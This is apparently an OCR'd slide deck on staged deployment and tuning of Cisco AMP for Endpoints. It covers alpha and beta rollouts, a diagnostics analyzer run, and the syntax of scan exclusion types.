
STAGE 4a: Alpha Deployment

- AMP for Endpoints requires egress firewall rules
- Deep Packet Inspection/SSL Decryption will invalidate AMP traffic (exclude in Proxy and NGFW policies)
- For more information please see the AMP for Endpoints User Guide
- For easy testing there is a connectivity tool built into the connector
- See the help documents



AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!



Define Alpha or Eval Target Environment

Before GA there was Beta, Before Beta, There was Alpha

STAGE 4a: Alpha Deployment

- Is there a test environment for mission critical applications and systems?
- During Alpha/Eval Deployment it is highly recommended to initially deploy AMP for Endpoints in Audit Only
- Deploying connectors with an Audit debug policy allows the connectors to be tuned without disrupting users
- Consider deploying to IT users and technical staff
- Poll feedback frequently
- Apply and document changes


Deployment Mechanisms
Tools of the Trade

STAGE 4a: Alpha Deployment

- As a general rule if it can install applications and pass command line arguments, it can be used to deploy AMP for Endpoints.
- Manual distribution link is available directly from the AMP Console
- Apple Gotcha
  - MDM Deployment highly recommended
  - Additionally an MDM can be used to configure full disk access policies
  - Full disk access is required for AMP for Endpoints to function properly on OS X


Tuning AMP for Endpoint Deployments


- Tuning AMP for Endpoint Deployment is required to:
  - Prevent interference with other Security Products
  - Prevent interference with special or customized Applications
  - Limit Performance Impact of the AMP Connector
- Intention is to identify Files and Folders causing issues and to exclude them from inspection by AMP Connector
- Process:
  - Enable “Verbose History”
  - Run Support Diagnostic Tool
  - Perform your Tests at the Endpoint
  - Download Connector Diagnostics Bundle from AMP Console ->File Repository
  - Download Tuning Script … https://github.com/CiscoSecurity/amp-05-windows-tune





Troubleshooting

- Collect Diagnostics using diagnostics
- Open TAC case and submit diagnostic for evaluation or DIY with Diagnostic Tool









Tuning AMP Connector for your Deployment

There's an app for it

- Place script and Diagnostics Bundle in the same folder
- Run the Diagnostics Analyzer and observe Results:
  - Top 10 Processes
  - Top 10 Files
  - Top 10 Extensions
  - Top 100 File Paths
- This provide a first impression on processes and files causing high CPU consumption

Administrator: Command Prompt

```
c:\Users\Rene Straube\Downloads\win-tune>
c:\Users\Rene Straube\Downloads\win-tune>dir
 Volume in drive C has no label.
 Volume Serial Number is FCE1-A6A6

 Directory of c:\Users\Rene Straube\Downloads\win-tune

08/01/2020  18:57    <DIR>          .
08/01/2020  18:57    <DIR>          ..
08/01/2020  18:49        51,937,235 ampsupport_4d2c0d20_20200108_184157.7z
08/01/2020  18:51         6,133,088 Diag_Analyzer_v1_02.exe
               2 File(s)     58,070,323 bytes
               2 Dir(s)  48,401,014,784 bytes free

c:\Users\Rene Straube\Downloads\win-tune>Diag_Analyzer_v1_02.exe

Creating directory

Successfully created the directory c:\Users\Rene Straube\Downloads\win-tune\ampsupport_4d2c0d20_20200108_184157.

Moving log files into the output directory.

Parsing the logs.

Would you like to view the exclusions from your policy? [y/n]n

----------------------------------
Top 10 Processes:

    6945 C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
    3380 C:\Windows\System32\svchost.exe
    1186 C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\SearchUI.exe
     896 C:\Windows\SysWOW64\OneDriveSetup.exe
     756 C:\Windows\System32\provtool.exe
     565 C:\Users\Administrator\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe
     565 C:\Users\bkaisere\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe
     445 C:\Windows\explorer.exe
     382 C:\Windows\System32\MicrosoftEdgeCP.exe
     216 C:\Windows\System32\cleanmgr.exe
```

Tuning AMP Connector for your Deployment

- We also provide a Python Script for MacOS and Linux Platforms
- Results are also stored in a plain text file
- Next steps:
  - Finding files, file types and file locations with a significant number of hits
  - Check if it's safe to exclude them
  - Try to summarize where possible

hits.txt UNREGISTERED

```
GRAPH BY SOURCENAME
# each * represents a count of 107
Full Scan completed: 27163 objects were scanned. N [     1]
\\?\C:\Program Files\Common Files\microsoft shared [   120] *
\\?\C:\Windows\System32\BackgroundTransferHost.exe [   128] *
                \\?\C:\Windows\System32\msiexec.exe [   212] *
           \\?\C:\Windows\SysWOW64\OneDriveSetup.exe [   220] **
\\?\C:\Windows\SystemApps\Microsoft.Windows.Cortan [   290] **
\\?\C:\Windows\WinSxS\amd64_microsoft-windows-serv [   303] **
                \\?\C:\Windows\System32\svchost.exe [  2452] **********************
\\?\C:\Program Files\Common Files\microsoft shared [  3192] ******************************

GRAPH BY FILENAME DIRECTORY
# each * represents a count of 57
                                      \\?\E:\TEMP\ [    65] *
\\?\C:\Program Files\Common Files\microsoft shared [    67] *
                \\?\C:\ProgramData\VMware\VDM\logs\ [    68] *
\\?\C:\Users\vdi9\AppData\Local\Packages\Microsoft [   109] *
          \\?\C:\Windows\System32\spool\drivers\x64\ [   112] *
\\?\C:\ProgramData\Microsoft\Windows\AppRepository [   122] **
                                 \\?\C:\Config.Msi\ [   147] **
      \\?\C:\ProgramData\Microsoft\Windows\WER\Temp\ [   164] **
\\?\C:\Users\vdi9\AppData\Local\Packages\Microsoft [   167] **
\\?\C:\Program Files (x86)\Microsoft Office\Update [   177] ***
\\?\C:\Windows\servicing\Packages\FodMetadata\meta [   301] *****
\\?\C:\Program Files (x86)\Microsoft Office\Update [   807] **************
\\?\C:\Windows\SoftwareDistribution\Download\b565c [  1702] ******************************
```

Line 13, Column 1 Spaces: 2 Plain Text

AMP Connector Tuning Demo

Remote Diagnostics and Tuning

AMP for Endpoints

BREAK
16:30 – 16:45

Types Of Exclusions

- Threat
- Path
- File Extension
- Wildcard
- Process Exclusions:
  - File Scan
  - System Process Protection
  - Malicious Activity Protection

Exclusion type: Threat

This exclusion helps prevent one or more files from being detected based on the threat name. This can be useful if you anticipate a variety of names for a given file. Some examples of threat names are below:

W32.B76344BA43-95.SBX.TG
W32.Auto:dfd99f89d2.in05.Talos

NOTE: Use caution when excluding by Threat Type, generic threat types may result in excluding more files than intended, i.e. Generic.A

Exclusion type: Path

This exclusion can be used in order to exclude a single folder or file. Path exclusions are recursive (any subfolders within that path will also be excluded). Path exclusions are the only ones that can use Constant Special Item ID List (CSIDL) as a wildcard. The two path formats are:

CSIDL_WINDOWS\system32
C:\Windows\system32

Note: Windows Path Exclusions: Adding "\" to the end of a path exclusion prevents partial directory matches.
i.e If you exclude "C:\Test", AMP will exclude files in "C:\Test", "C:\Testing", "C:\TestTwo", etc. (and all subdirectories)

Linux/MacOS Path Exclusions: the presence/absence of a trailing "/" does NOT trigger on a partial match.

Note: The wildcard star '*' character is not valid for use within a path exclusion

Exclusion type: File Extension

This exclusion type is used to exclude files of a certain extension, no matter where it is located on the machine. Examples:

.log
.txt
.db

Exclusion type: Wildcard

This exclusion type is best used when you may be unable to anticipate a folder or file name. You can use multiple wildcards in a single exclusion as well. The wildcard examples are:

C:\Program Files\MyApplication*.log
C:\Users*\MyApplication\
C:\ProgramData*\MyApplication**.log

NOTE: Wild Card Exclusions DO NOT SUPPORT a leading wildcard:
This exclusion is not valid: *\Users*\MyApplication\

Exclusion type: Process/MAP/File Scan

Process/MAP/File Scan exclusions can be used to prevent A4E from scanning any files and subprocesses based on a process. You can use either the SHA256 hash of the process or the full file path, or both SHA256 and file path together. If you use both pieces of data then both conditions must be met in order for the exclusion to match. You may also choose to exclude all sub-processes from the matched exclusion. Examples are below:

C:\Program Files\MyApplication.exe
SHA256 of: MyApplication.exe


Note: The filesize has to be less than the policy configured max scan size for hash based exclusions to function properly.

It’s Quiz Time: AMP for Endpoints Deployment

What are the two main reasons for planning and testing Exclusions during Alpha/Beta Phases?

AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!



Alpha Becomes Beta

Don’t just sit there listening, do something!

STAGE 4b: Beta Deployment

- Once the process of collecting diagnostics and tuning has been completed with the Alpha group, move the endpoints into an active policy
- Allow the connectors to run and monitor for any complaints from users
- If issues are discovered, add exclusions for the problematic application
- If odd behavior is exhibited, collect connector diagnostics and open a support case with TAC
- Update items from Stage 3: Setup Console as needed based on lessons learned in stage 4a
- Recommendation: Test with a limited cross section of all departments or endpoint roles?
- Remember: Stage 4b can be repeated as many times as necessary to ensure a smooth deployment

Deploy to Beta Group

Release the Dachshunds

STAGE 4b: Beta Deployment


- Deploy the Debug Audit Group connector to the Beta group endpoints
- Monitor the console to ensure the connectors installed and registered
- Allow to run for a minimum of 30 minutes
- Request remote diagnostics from many of the Beta group endpoints
- Download remote diagnostics
- Use the tuning tool to determine any additional exclusions

Revise Beta Target Environment

Before GA there was Beta, Before Beta, There was….yep, still Beta


STAGE 4b: Beta Deployment

- If issues are discovered, add exclusions for the problematic application
- If odd behavior is exhibited, collect connector diagnostics and open a support case with TAC
- Allow adequate time between rollouts to get feedback from the field and for support cases to be opened
- Recommendation: Increase number of connectors and repeat Stage 4b
- Remember: Stage 4b can be repeated as many times as necessary to ensure a smooth deployment
- Remember: Update items from Stage 3 and Setup Console as needed based on lessons learned in stage 4b



AMP For Endpoints Deployment Stages

There's just one rule: Deploy in Stages!



Begin Phased GA Deployment

